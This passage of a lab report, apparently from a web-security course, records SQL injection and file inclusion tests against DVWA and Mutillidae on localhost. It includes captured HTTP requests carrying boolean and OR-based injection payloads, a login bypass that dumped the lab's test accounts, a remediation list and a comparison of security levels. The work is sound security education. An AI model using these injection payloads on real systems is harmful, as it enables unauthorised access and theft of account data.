
```
</form>

<div class="report-header">
                    Results for &quot;<span style="color:#770000;">bee&#x5f;lab1</span>&quot;. 1 records found.
                </div><br/><span class="label">First Name: </span><span>Bee</span><br/><span class="label">Last Name: </span
><span>Yinka</span><br/><span class="label">Username: </span><span>bee&#x5f;lab1</span><br/><span class="label">Password: </span
><span></span><br/><span class="label">Signature: </span><span>Beelove</span><br/><span class="label">Client ID: </span><span>
4ed708ff009eed0944f42c62ec79cee6</span><br/><span class="label">Client Secret: </span><span>
ca0e9a83bc70968d583c7c67bd4764bc56ada3f27aede76f07c4dc0eb10af013</span><br/><br/>                    <!-- End Content -->
            </td>
        </tr>
        <tr class="main-table-frame-dark">
            <td colspan="2">
                Browser: Mozilla&#x2f;5&#x2e;0&#x20;&#x28;X11&#x3b;&#x20;Linux&#x20;x86&#x5f;64&#x3b;&#x20;rv&#x3a;128&#x2e;0&#x29;
&#x20;Gecko&#x2f;20100101&#x20;Firefox&#x2f;128&#x2e;0                    <br/>
```

Find: No matches Time: 145 ms Body Length: 54,662 Total Length: 55,270 bytes

Request Response


Method Text Send


```
POST http://127.0.0.1/index.php?page=user-info.php HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
content-length: 101
Origin: https://127.0.0.1
Connection: keep-alive
Referer: https://127.0.0.1/index.php?page=user-info.php
Cookie: security=medium; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

page=user-info.php&username=admingo&password=admingo&user-info-php-submit-button=View+Account+Details
```



Request
Response
Header: Text
Body: Text
Send
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 14:40:19 GMT
Server: Apache/2.4.68 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache
Pragma: no-cache
Logged-In-User: bee_lab1
X-XSS-Protection: 1; mode=block;
X-FRAME-OPTIONS: DENY
Content-Security-Policy: frame-ancestors 'none';
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
content-length: 54167
<td colspan="2" class="error-message">
Authentication Error: Bad user name or password
</td>
</tr>
<tr><td></td></tr>
<tr>
<td colspan="2" class="form-header">Please enter username and password
 to view account details</td>
</tr>
<tr><td></td></tr>
<tr>
<td class="label">Username</td>
<td>
<input type="text" name="username" size="20" autofocus="autofocus"
minlength="1" maxlength="20" required="required" />
</td>
Find:
No matches
Time: 98 ms
Body Length: 54,167
Total Length: 54,77


Phase 11: Mutillidae SQL injection test (Boolean check)

First, I tried a boolean style input. I used an AND form on a username that does not exist. One attempt was: admingo' AND '1'='1 compared against admingo' AND '1'='2. Both attempts gave the same message: Bad user name or password. That suggested the input was not blocked for quote or SQL syntax issues. It also made sense because the condition was still tied to a username that has no matching row, so it could not get past login. This pointed me toward OR based testing.





Manual Request Editor
Request
Response
Header: Text
Body: Text
Send
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 14:52:18 GMT
Server: Apache/2.4.68 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache
Pragma: no-cache
Logged-In-User: bee_lab1
X-XSS-Protection: 1; mode=block;
X-FRAME-OPTIONS: DENY
Content-Security-Policy: frame-ancestors 'none';
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
content-length: 54214
<input type="hidden" name="page" value="user-info.php" />
<table>
<tr id="id-bad-cred-tr" style="display: none;">
<td colspan="2" class="error-message">
Authentication Error: Bad user name or password
</td>
</tr>
<tr><td></td></tr>
<tr>
<td colspan="2" class="form-header">Please enter username and password
 to view account details</td>
</tr>
<tr><td></td></tr>
<tr>
<td class="label">Username</td>



Manual Request Editor
Request
Response
Method
Text
Send
POST http://127.0.0.1/index.php?page=user-info.php HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
content-length: 113
Origin: https://127.0.0.1
Connection: keep-alive
Referer: https://127.0.0.1/index.php?page=user-info.php
Cookie: security=medium; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
page=user-info.php&username=admingo' AND '1'='2&password=admingo&user-info-php-submit-button=View+Account+Details


Manual Request Editor
Request
Response
Header: Text
Body: Text
Send
HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 14:57:03 GMT
Server: Apache/2.4.68 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache
Pragma: no-cache
Logged-In-User: bee_lab1
X-XSS-Protection: 1; mode=block;
X-FRAME-OPTIONS: DENY
Content-Security-Policy: frame-ancestors 'none';
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
content-length: 54214
<table>
<tr id="id-bad-cred-tr" style="display: none;">
<td colspan="2" class="error-message">
Authentication Error: Bad user name or password
</td>
</tr>
<tr><td></td></tr>
<tr>
<td colspan="2" class="form-header">Please enter username and password
 to view account details</td>
</tr>
<tr><td></td></tr>
<tr>
<td class="label">Username</td>
<td>
<input type="text" name="username" size="20" autofocus="autofocus"

Phase 12: Mutillidae login bypass and data proof (SQL injection)

Next, I used an OR style input against the real lab account. I set the username to: bee_lab1' OR '1'='1, and I put any password value. The page replied: Results for bee_lab1' OR '1'='1. 10 records found. Instead of only showing the single row for a normal login to bee_lab1, it printed the account table details. It included first and last names, usernames, passwords, and client secrets for all lab accounts. This confirms the OR condition overrode the intended username/password check and that the input changed the logic of the query rather than just its data.





Evidence minimisation note: the ten-record output was the smallest single request used to show the bypass. No extra rows, no other tables, and no other secrets were collected. The data that came back is from Mutillidae's built-in test accounts. It is not data from real people.

Phase 13: Mutillidae SQL injection security check

I tested a normal login first, using bee_lab1 and the password given in the lab. I ran it at a higher security setting. It still gave the single expected row. That suggests the stronger setting did not break normal sign-in.

Then I tried the same OR based input again at the top setting. Mutillidae showed a pop up message: "Username too long. We dont want to allow too many characters. Someone might have enough room to enter a hack attempt." The app stopped the request before it hit the server.

So this looks like a limit in the client or the app layer. It does not act like a true server side block that stops the query. That makes it a weaker control than DVWA's Impossible style change. DVWA blocks the query itself, not just the length of what you type.

Request Response

Method Text Send


```
GET http://127.0.0.1/index.php?page=user-info.php&username=bee_lab1&password=password&user-info-php-submit-button=View+Account+Details HTTP
/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1/index.php?popUpNotificationCode=SL1&page=user-info.php
Cookie: security=medium; showhints=1; username=bee_lab1' OR '1'='2; uid=42; PHPSESSID=e95092ecff488529127da160e8278368
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
content-length: 0
```

Request Response

Header: Text Body: Text Send

```
HTTP/1.1 200 OK
Date: Tue, 01 Sep 2026 13:57:57 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User: bee_lab1
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Cross-Origin-Opener-Policy: unsafe-none
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
content-length: 58199
```

```
<div class="report-header">
                    Results for &quot;<span style="color:#770000;">bee_lab1</span>&quot;. 1 records found.
                </div><br/><span class="label">First Name: </span><span>Bee</span><br/><span class="label">Last Name: </span
><span>Yinka</span><br/><span class="label">Username: </span><span>bee_lab1</span><br/><span class="label">Password: </span><
span>password</span><br/><span class="label">Signature: </span><span>Beelove</span><br/><span class="label">Client ID: </span><
span>4ed708ff009eed0944f42c62ec79cee6</span><br/><span class="label">Client Secret: </span><span>
ca0e9a83bc70968d583c7c67bd4764bc56ada3f27aede76f07c4dc0eb10af013</span><br/><br/>
        <!-- I think the database password is set to blank or perhaps samurai.
             It depends on whether you installed this web app from irongeeks site or
             are using it inside Kevin Johnsons Samurai web testing framework.
             It is ok to put the password in HTML comments because no user will ever see
             this comment. I remember that security instructor saying we should use the
             framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
             rather than HTML comments, but we all know those
```



Execution context and what I saw

What I observed is limited to what was confirmed with safe marker data or the lab accounts inside the app. What could have happened is only a guess based on the same issue. I did not test extra steps. So I cannot claim that any added access was actually obtained.

Application / Module	Affected parameter	Observed impact	Potential impact (not tested)
DVWA - File Inclusion	page (GET)	Harmless marker retrieved at Low/Medium security, with full server path disclosed in PHP warnings; blocked with a generic error at Impossible security.	If an attacker could get a file written on the server (upload, log poisoning), the same parameter could be used to execute attacker-controlled code.
Mutillidae - File Inclusion	page (GET)	Harmless marker retrieved at default security; blocked at Level 5, though allow_url_include remained switched on in the PHP configuration output.	With allow_url_include enabled and no path restriction, a remote URL could potentially be included and executed if RFI were attempted.
DVWA - SQL Injection	id (GET)	Boolean-true payload changed nothing at Low/High, returning the same record with no SQL error; empty, error-free result for a made-up ID at Impossible security.	Unescaped concatenation of user input into a query could allow an attacker to extract or modify data beyond the intended record.

Mutillidae - SQL Injection (Login / User Info)	username, password (GET/POST)	OR-based payload on the username field bypassed the intended single-record lookup and returned all 10 accounts in the table; blocked by a client-side length check at Level 5.	Full authentication bypass and disclosure of stored account data, including passwords, for every account in the table.

Security-Level / Mode Comparison Summary

Test	Low / insecure setting	High / secure setting	Change observed
DVWA file inclusion marker	Marker retrieved; server path disclosed in PHP warnings.	Blocked: "ERROR: File not found!" (generic, no path).	Server-side allow-list / fixed path enforced at Impossible level.
Mutillidae file inclusion marker	Marker retrieved.	Blocked: "Validation Error: 404 - Page Not Found".	Application-level check blocks inclusion at Level 5, though PHP-level remote-include settings remain On underneath.
DVWA SQL Injection	Boolean payload returned a record with no SQL error at Low and High.	Made-up ID returned an empty, error-free result at Impossible.	Impossible level appears to use parameterised queries rather than string concatenation.
Mutillidae SQL Injection	OR-based payload returned all 10 records instead of 1.	Long injection string blocked client-side with a "Username too long" warning before submission.	Level 5 adds an input-length restriction, but this is a client-side control, not a database-level fix.

Remediation Recommendations

1. Link the page parameter to a fixed set of allowed file names on the server. Do not feed user text into include or require as-is.
2. Before you use any path, clean it and check it against the one directory you expect. Do not rely on the raw string.
3. Send back only general error messages. Do not show paths, PHP details, or database error text to the client.

4. Use the same validation and query rules across every security setting. Do not apply different logic only in a “secure” demo mode.
5. Do not depend on browser checks like a username length limit. Put the same limits on the server. Requests can be sent without the form.
6. Run the app with a database user that has the least permissions possible. If injection happens, the attacker gets less access.

Analysis Questions

How is server-side file inclusion distinguished from a browser redirect?

